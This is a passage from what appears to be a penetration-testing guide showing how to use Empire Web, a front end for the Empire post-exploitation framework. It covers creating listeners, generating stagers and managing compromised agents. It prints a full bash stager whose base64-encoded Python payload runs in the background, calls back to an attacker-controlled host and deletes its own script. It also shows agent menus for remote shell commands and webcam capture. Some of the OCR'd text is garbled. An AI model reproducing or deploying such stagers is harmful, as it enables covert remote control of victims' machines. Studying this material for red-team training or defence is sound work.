
The screenshot shows the "Show All Listeners" page. The URL in the browser is "localhost:9797/empire-web/show-all-listeners.php". The page title is "Show All Listeners (3)". The content area lists three listeners with their names: "Listener Name: http", "Listener Name: Empire", and "Listener Name: DeathStar".

To create a listener, we can go to **Listeners** and then **Create a Listener**:



The screenshot shows the Empire Web dashboard at [localhost:9797/empire-web/dashboard.php](http://localhost:9797/empire-web/dashboard.php). The top navigation bar includes links for Empire Web, Dashboard, Listeners, Stagers, Agents, and Modules. The 'Listeners' menu is open, displaying options: Show All Listeners, Search Listener by Name, Create a Listener, and Kill Listener(s). Below this, a section titled 'Empire Listeners' shows a message: '3 listeners currently active'.

This sub-menu will bring up the listener creation page. We can choose the type of listener to create from the **Listener Type** drop-down list. In this case, let's use the listener type **http**:



The screenshot shows the 'Create Listener' page at [localhost:9797/empire-web/create-listener.php](http://localhost:9797/empire-web/create-listener.php). The top navigation bar is identical to the dashboard. The 'Create Listener' form has a 'Listener Type' dropdown menu open, listing options: http, http\_hop, http\_mapi, http\_foreign, http\_com, onedrive, dbx, merterpreter, and redirector. A note below the dropdown says: 'any "Listener Type" above. Select one to view options for it.'

When we choose **http** as the listener type, the listener settings are displayed. We can add the information required and set the name:

localhost:9797/empire-web/create-listener.php?type=http

Empire Web Dashboard Listeners Stagers Agents Modules Credentials Reporting Browser harry

Create Listener

Listener Type: http Listener Name:  Create

Additional Options:

Name	Description	Required	Value
BindIP	The IP to bind to on the control server.	Yes	0.0.0.0
CertPath	Certificate path for https listeners.	No	<input type="text"/>
DefaultDelay	Agent delay/reach back interval (in seconds).	Yes	5
DefaultJitter	Jitter in agent reachback interval (0.0-1.0).	Yes	0
DefaultLostLimit	Number of missed checkins before exiting	Yes	60
DefaultProfile	Default communication profile for the agent.	Yes	/admin/get.php,/news.php
Host	Hostname/IP for staging.	Yes	http://207.148.124.20:4
KillDate	Date for the listener to exit (MM/dd/yyyy).	No	<input type="text"/>
Launcher	Launcher string.	Yes	powershell -noP -sta -#

Everything is now ready to start the listener. Click on the **Create** button. Empire will then create the listener and you'll receive a message saying **Listener <listener\_name> successfully started**:

localhost:9797/empire-web/create-listener.php

Empire Web Dashboard Listeners Stagers Agents Modules Credentials Reporting Browser


Create Listener

Listener Type: Listener Name:  Create ✓ Listener test successfully started

Additional Options:


You have not selected any "Listener Type" above. Select one to view options for it.

We can now go to **Listeners** and then **Show All Listeners** to see the list. We can then find our newly started listener, `test`:



The screenshot shows the Empire Web interface at the URL `localhost:9797/empire-web/show-all-listeners.php`. The top navigation bar includes links for Dashboard, Listeners, Stagers, Agents, Modules, Credentials, Reporting, and Browser, along with a user profile for 'harry'. The main content area is titled 'Show All Listeners (4)' and lists four listeners with their names: 'Listener Name: http', 'Listener Name: Empire', 'Listener Name: DeathStar', and 'Listener Name: test'. Each entry is contained within a light green box.

Confirm the listener from the Empire CLI:



The screenshot shows the Empire CLI output for the `listeners` command. The output is as follows:

```
(Empire: agents) > listeners

[*] Active listeners:

  Name      Module      Host      Delay/Jitter      KillDate
  ----      -----      ----      -----      -----
  test      http       http://[REDACTED]1993  5/0
  Empire    http       http://[REDACTED]443   5/0.0
  http      http       http://[REDACTED]080   5/0.0
  DeathStar http       https://[REDACTED]443  5/0.0

(Empire: listeners) >
```

The table lists four active listeners: 'test' (http, port 1993), 'Empire' (http, port 443), 'http' (http, port 080), and 'DeathStar' (http, port 443). The 'KillDate' column shows values 5/0, 5/0.0, 5/0.0, and 5/0.0 respectively.

To kill a listener, we can go to **Listeners** and then **Kill Listener(s)**:

The screenshot shows the Empire Web dashboard at [localhost:9797/empire-web/dashboard.php](http://localhost:9797/empire-web/dashboard.php). The top navigation bar includes links for Empire Web, Dashboard, Listeners, Stagers, Agents, and Modules. The 'Listeners' menu is open, displaying options: Show All Listeners, Search Listener by Name, Create a Listener, and Kill Listener(s). The main content area is titled 'PowerS Web' and shows a blue bar for 'Empire Listeners' with the message '3 listeners currently active'.

A new page will be displayed, giving you the option to kill a listener. We can choose the listener that we want to kill from the drop-down list:

The screenshot shows the 'Kill Listener(s)' page at [localhost:9797/empire-web/kill-listener.php](http://localhost:9797/empire-web/kill-listener.php). The top navigation bar is identical to the dashboard. The main content area has a blue header 'Kill Listener(s)' and a form with a dropdown menu containing 'Choose Listener' and a red 'Kill Now' button.

We then need to click on the **Kill Now** button to kill the listener:

Kill Listener(s)

--Choose Listener-- **Kill Now**

✓ Listener killed successfully.

Once the listener is started, we can choose a stager. To show all the staggers, go to **Stagers** and then **Show All Stagers**:

All Stagers (31)

- Show All Stagers
- Search Stager by Name
- Generate Stager


osx/jar

osx/macho

windows/shellcode


windows/macroless\_msword

You can find all the supported staggers for Empire here:




The screenshot shows the Empire Web interface at the URL `localhost:9797/empire-web/show-all-stagers.php`. The top navigation bar includes links for Dashboard, Listeners, Stagers, Agents, Modules, Credentials, Reporting, and Browser, along with a user profile for 'harry'. The main content area is titled 'All Stagers (31)' and contains a list of 11 stager names, each in a green bar: osx/jar, osx/macho, windows/shellcode, windows/macroless\_msword, windows/bunny, osx/teensy, osx/ducky, windows/launcher\_xml, osx/macro, and multi/war. A 'Search' input field is located in the top right corner of the content area.

To generate a stager, we can go to **Stagers** and click on **Generate Stager**:



The screenshot shows the Empire Web interface at the URL `localhost:9797/empire-web/show-all-stagers.php`. The top navigation bar includes links for Dashboard, Listeners, Stagers, Agents, and Modules. The 'Stagers' link is currently active, with a dropdown menu open. The dropdown menu contains three items: 'Show All Stagers', 'Search Stager by Name', and 'Generate Stager'. The 'Generate Stager' item is highlighted with a light gray background. Below the dropdown, the main content area shows the 'All Stagers (31)' list with the first two items visible: osx/jar and osx/macho.


The **Generate Stager** sub-menu will show the list of stagers that we can select. We need to click on a particular stager to bring up the options available for that stager:



multi/bash

Name	Description	Required	Value
Language	Language of the stager to generate.	Yes	python
Listener	Listener to generate stager for.	Yes	http
OutFile	File to output Bash script to, otherwise displayed on the screen.	No	
SafeChecks	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.	Yes	True
UserAgent	User-agent string to use for the staging request (default, none, or other).	No	default

Once the options are set, click on the **Generate** button to generate the stager. The web interface will show a **Stager Output** message after generation:




Generate Stager

★ Stager Output [Decode](#) [Download](#)

Name	Description	Required	Value
Language	Language of the stager to generate.	Yes	python
Listener	Listener to generate stager for.	Yes	http
OutFile	File to output Bash script to, otherwise displayed on the screen.	No	
SafeChecks	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.	Yes	True
UserAgent	User-agent string to use for the staging request (default, none, or other).	No	default

Click on the **Decode** button to get the one-liner command:




The screenshot shows the Empire Web interface at [localhost:9797/empire-web/generate-stager.php](http://localhost:9797/empire-web/generate-stager.php). The top navigation bar includes links for Dashboard, Listeners, Stagers, Agents, Modules, Credentials, Reporting, and Browser, with a user 'harry' logged in. The main content area is titled 'Generate Stager' and shows a 'Stager Output' section. The output is a long, complex bash script (approximately 1000 lines) starting with '#!/bin/bash' and ending with 'rm -f "\$0" exit'. There are buttons for 'Decode' and 'Download'.

```

#!/bin/bash
echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IHNCztpbXBvcnQgcmUsIHN1YnByb2Nlc3M7Y
Z1kID0gInBzIC1lZi88I0dyZXAgTG10dGx1XCBTmI0y2ggfC8ncmWIC12IGdyZXAiCnBzID0gc3VichJyV2zc5Qb38lbihjb0QsIHNoZWxsPVrdNUsIHNoZG91d01zd0WJw
cm9jZKNzL1BjUEUpCm91dCA91HbzLnh0ZG91dC5yZWFKCKKchMuc3Rkb3V0lMnb3NlKCkKaWfTgcmJuc2VhcmNoKCJMaKR0bGUgU25pdGnoI1wgb3V0kT0kICAgc3lzMv4aXQ
oKQppbXvcnQgdJsb6lMjskVUE9j01vem1sbGEVNS4w1Chx0W5b3d2IE5UDYUmtsgv09XNj07FRyaWRlbnQvly4w0BydjoxMS4wK58saWt1IE1d1Y2tVztzXJ22X19J2
h0dhIA6Ly8M0cUmTQ4LjeyC4yID04MDgwJzL0PScvbmV3cySwdAn03J1cT11cmxsawWylL1l1cXVLc3Qo2VydnyK3Qo0wpyZKxUyWRk2hlyWRk1cignVXNlc1B2ZVudCsV
Uep0wpyZXEuYWRkX2h1YWR1cigrQ29va2l1jywiC2z1vbj1SLXq3QdmRUjhZt4QUZML2dCSVNxM25Nb9g91ik7Cnby3h5ID0gdxJsb6lM150cm94eUhbmrsZX0kTsK
byA9IHVybGxpYj1u7nVpbGRfb38lLbmVykHByb3h5KTskdJsb6lM15pbhN0Ywxs29wzW5lcihvKTsKY11cmxsawIyLnVybG9wZw4ocmVxKSSyZWFkCK7Ck1WPWFbMdo0Xt
kYXRhPWFbNpd02tLe1jV1snV194ZFFa0S28Mj5JSt1t0F0uZpYTDfek2B2UhtCe18n01MsatxvdQ9cmfuz2U0mjU2KSwmFtdCmZvc1BpIGluIHJhbmldK0D11k6C1ag1C
BaPShqK1nb0a0rb3jkkGt1eVtpJWk1bihrZKxpXskpJT11NgogICAgU1tpSxTW2pdpVnbalsU1tpXQppPw09Mampm3IgY2hclBpb1bkyXRh0gogICAg0T0oasSxK5UyNTYK
CAGiGo9KGorU1tpXsk1MjU2C1AgICBTW2ldFNba109UitqSxTW2ldC1AgICBvdXQuYXbwZWSkKGnoc1hvcmQoY2hccileU1so1tpXStTW2pdKSUyNTZdKSkkZXh1Yygnjy5q
b2luKG91dCkp'));" l /usr/bin/python &
rm -f "$0"
exit

```

When the stager gets executed on the target server, we will get an active agent. To list all the agents, we can go to **Agents** and then click on **Show All Agents**:



The screenshot shows the Empire Web interface at [localhost:9797/empire-web/dashboard.php](http://localhost:9797/empire-web/dashboard.php). The top navigation bar includes links for Dashboard, Listeners, Stagers, Agents, Modules, Credentials, Reporting, and Browser, with a user 'harry' logged in. The main content area is titled 'PowerShell Empire W'. A dropdown menu is open over the 'Agents' link, listing the following options: Show All Agents, Search Agent by Name, Show Stale Agents, Remove Stale Agents, Remove Agent, Agent - Run Shell Command, Show Agent Results, Delete Agent Results, Clear Queued Agent Tasking, Rename Agent, Kill Agent(S), View Screenshots, and View Webcam Videos.

To see information about the agent, click on the **Agent Name**:

localhost:9797/empire-web/show-all-agents.php

Empire Web

Dashboard Listeners Stagers Agents Modules Credentials Reporting Browser harry

Agent Name: P41R5V2K

Agent Option	Agent Value
ID	5
checkin_time	2018-09-08 15:01:06
children	
delay	5
external_ip	182.68.128.28
functions	
high_integrity	0
hostname	xXxZombi3xXx.local
internal_ip	127.0.0.1
jitter	0
kill_date	
language	python
language_version	2.7
lastseen_time	2018-09-08 15:01:24
listener	http

We can execute shell commands easily from the web interface. We just need to go to **Agents** and then **Agent Run Shell Command**:

localhost:9797/empire-web/dashboard.php

Empire Web

Dashboard Listeners Stagers Agents Modules Credentials Reporting Browser

PowerShell Empire W


Empire Listeners  
3 listeners currently active

Empire Agents  
5 agents currently active

Agents

